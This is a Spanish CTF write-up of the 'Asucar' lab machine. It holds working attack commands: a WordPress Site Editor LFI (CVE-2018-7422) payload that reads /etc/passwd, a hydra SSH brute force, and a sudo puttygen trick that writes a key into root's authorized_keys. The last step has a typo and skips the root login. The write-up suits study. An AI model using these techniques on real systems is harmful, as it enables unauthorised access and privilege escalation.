



Asucar

Autor: The Hackers Labs

Dificultad: Medio


Fecha de creación: 12/05/2024

Vamos a desplegar la maquina vulnerable.




```
❯ sudo bash auto_deploy.sh asucar.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos en la maquina vulnerable.




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:
```




```
❯ cat Puertos
       File: Puertos
       # Nmap 7.95 scan initiated Thu Nov 20 19:08:20 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --mi
       Nmap scan report for 172.17.0.2
       Host is up, received arp-response (0.0000070s latency).
       Scanned at 2025-11-20 19:08:20 CET for 3s
       Not shown: 65533 closed tcp ports (reset)
       PORT   STATE SERVICE REASON
       22/tcp open  ssh     syn-ack ttl 64
       | ssh-hostkey:
       |   256 64:44:10:ff:fe:17:28:06:93:11:e4:55:ea:93:3b:65 (ECDSA)
       | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK2mR4ZHERhhZkS6oA
       |   256 2d:aa:fb:08:58:aa:34:8d:4f:8a:71:b9:e4:b5:99:43 (ED25519)
       |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDl/MgMW7LMnrd5ESXJMi5ReeYP9/NJEFB/UkyYaWUVu
       80/tcp open  http    syn-ack ttl 64
       |_http-title: Asucar Moreno
       |_http-generator: WordPress 6.5.3
       | http-methods:
       |_  Supported Methods: GET HEAD POST OPTIONS
       MAC Address: 02:42:AC:11:00:02 (Unknown)

       Read data files from: /usr/share/nmap
       # Nmap done at Thu Nov 20 19:08:23 2025 -- 1 IP address (1 host up) scanned in 2.95 seconds
```

Vamos a ver de que trata la web que aloja este servidor.




```
❯ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (De
bian)], IP[172.17.0.2], JQuery[3.7.1], MetaGenerator[WordPress 6.5.3], Script[importmap,module], Title[Asucar Moren
o], UncommonHeaders[link], WordPress[6.5.3]
```

Vemos que al meternos con wp-admin para ver que nos encontramos, tenemos una dirección.




```
asucar.dl/wp-login.php?redirect_to=http%3A%2F%2F172.17.0.2%2Fwp-admin%2F&reauth=1
```

Esta dirección la vamos a meter en nuestro /etc/hosts




```
❯ sudo nano /etc/hosts
```




```
172.17.0.2      asucar.dl
```

Ahora con nuclei vamos a listar directorios que puedan ser comprometidos de wordpress.




```
❯ nuclei -u http://asucar.dl
```

Encontramos la siguiente ruta.




```
[CVE-2018-7422] [http] [high] http://asucar.dl/wp-content/plugins/site-editor/editor/extensions/pagebuilder/include
s/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```

Al explorarla vemos que tenemos un usuario, así que haremos un ataque de fuerza bruta.




asucar.dl/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/
usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:101:102::/nonexistent:/usr/sbin/nologin sshd:x:102:65534::/run/sshd:/usr/sbin/
nologin curiosito:x:1000:1000::/home/curiosito:/bin/bash {"success":true,"data":{"output":[]}}
```




```
❯ hydra -l curiosito -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 19:15:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: curiosito   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-20 19:15:11
```

Ahora nos conectaremos por ssh.




```
❯ ssh curiosito@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWTbzOOOgHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
curiosito@172.17.0.2's password:
Linux 9b9982454e79 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
curiosito@9b9982454e79:~$
```

Una vez dentro, vamos a ver si tenemos privilegios para algun binario con permisos de sudo.




```
curiosito@9b9982454e79:~$ sudo -l
Matching Defaults entries for curiosito on 9b9982454e79:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User curiosito may run the following commands on 9b9982454e79:
    (root) NOPASSWD: /usr/bin/puttygen
```

Investigando vemos que este binario nos permite generar claves privadas para conexión.




```
curiosito@9b9982454e79:~$ sudo /usr/bin/puttygen --help
PuTTYgen: key generator and converter for the PuTTY tools
Release 0.78
Usage: puttygen ( keyfile | -t type [ -b bits ] )
                [ -C comment ] [ -P ] [ -q ]
                [ -o output-keyfile ] [ -O type | -l | -L | -p ]
  -t    specify key type when generating:
           eddsa, ecdsa, rsa, dsa, rsa1   use with -b
           ed25519, ed448                 special cases of eddsa
  -b    specify number of bits when generating key
  -C    change or specify key comment
  -P    change key passphrase
  -q    quiet: do not display progress bar
  -O    specify output type:
           private             output PuTTY private key format
           private-openssh     export OpenSSH private key
           private-openssh-new export OpenSSH private key (force new format)
           private-sshcom      export ssh.com private key
           public              RFC 4716 / ssh.com public key
           public-openssh      OpenSSH public key
           fingerprint         output the key fingerprint
           cert-info           print certificate information
           text                output the key components as 'name=0x####'
  -o    specify output file
  -l    equivalent to `-O fingerprint'
  -L    equivalent to `-O public-openssh'
  -p    equivalent to `-O public'
  --cert-info    equivalent to `-O cert-info'
  --dump   equivalent to `-O text'
  -E fptype             specify fingerprint output type:
                           sha256, md5, sha256-cert, md5-cert
  --certificate file    incorporate a certificate into the key
  --remove-certificate remove any certificate from the key
  --reencrypt           load a key and save it with fresh encryption
  --old-passphrase file
        specify file containing old key passphrase
  --new-passphrase file
        specify file containing new key passphrase
  --random-device device
        specify device to read entropy from (e.g. /dev/urandom)
  --primes <type>       select prime-generation method:
        probable        conventional probabilistic prime finding
        proven          numbers that have been proven to be prime
        proven-even     also try harder for an even distribution
  --strong-rsa          use "strong" primes as RSA key factors
  --ppk-param <key>=<value>[,<key>=<value>,...]
        specify parameters when writing PuTTY private key file format:
            version        PPK format version (min 2, max 3, default 3)
            kdf            key derivation function (argon2id, argon2i, argon2d)
            memory         Kbyte of memory to use in passphrase hash
                              (default 8192)
            time           approx milliseconds to hash for (default 100)
            passes         number of hash passes to run (alternative to 'time')
            parallelism    number of parallelisable threads in the hash function
                              (default 1)
```

Generaremos una contraseña y lo meteremos dentro de root para luego conectarnos por ssh y veremos que tenemos acceso como root.



```
curiosito@9b9982454e79:~$ puttygen -t rsa -o id_rsa -O private-openssh
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter passphrase to save key:
Re-enter passphrase to verify:
curiosito@9b9982454e79:~$ ls
id_rsa
curiosito@9b9982454e79:~$ sudo -u root puttygen id_rsa -o /root/.ssh/authorixed_keys -O public-openssh
Enter passphrase to load key:
curiosito@9b9982454e79:~$ chmod 600 id_rsa
```



```
root@9b9982454e79:~#
root@9b9982454e79:~# whoami
root
```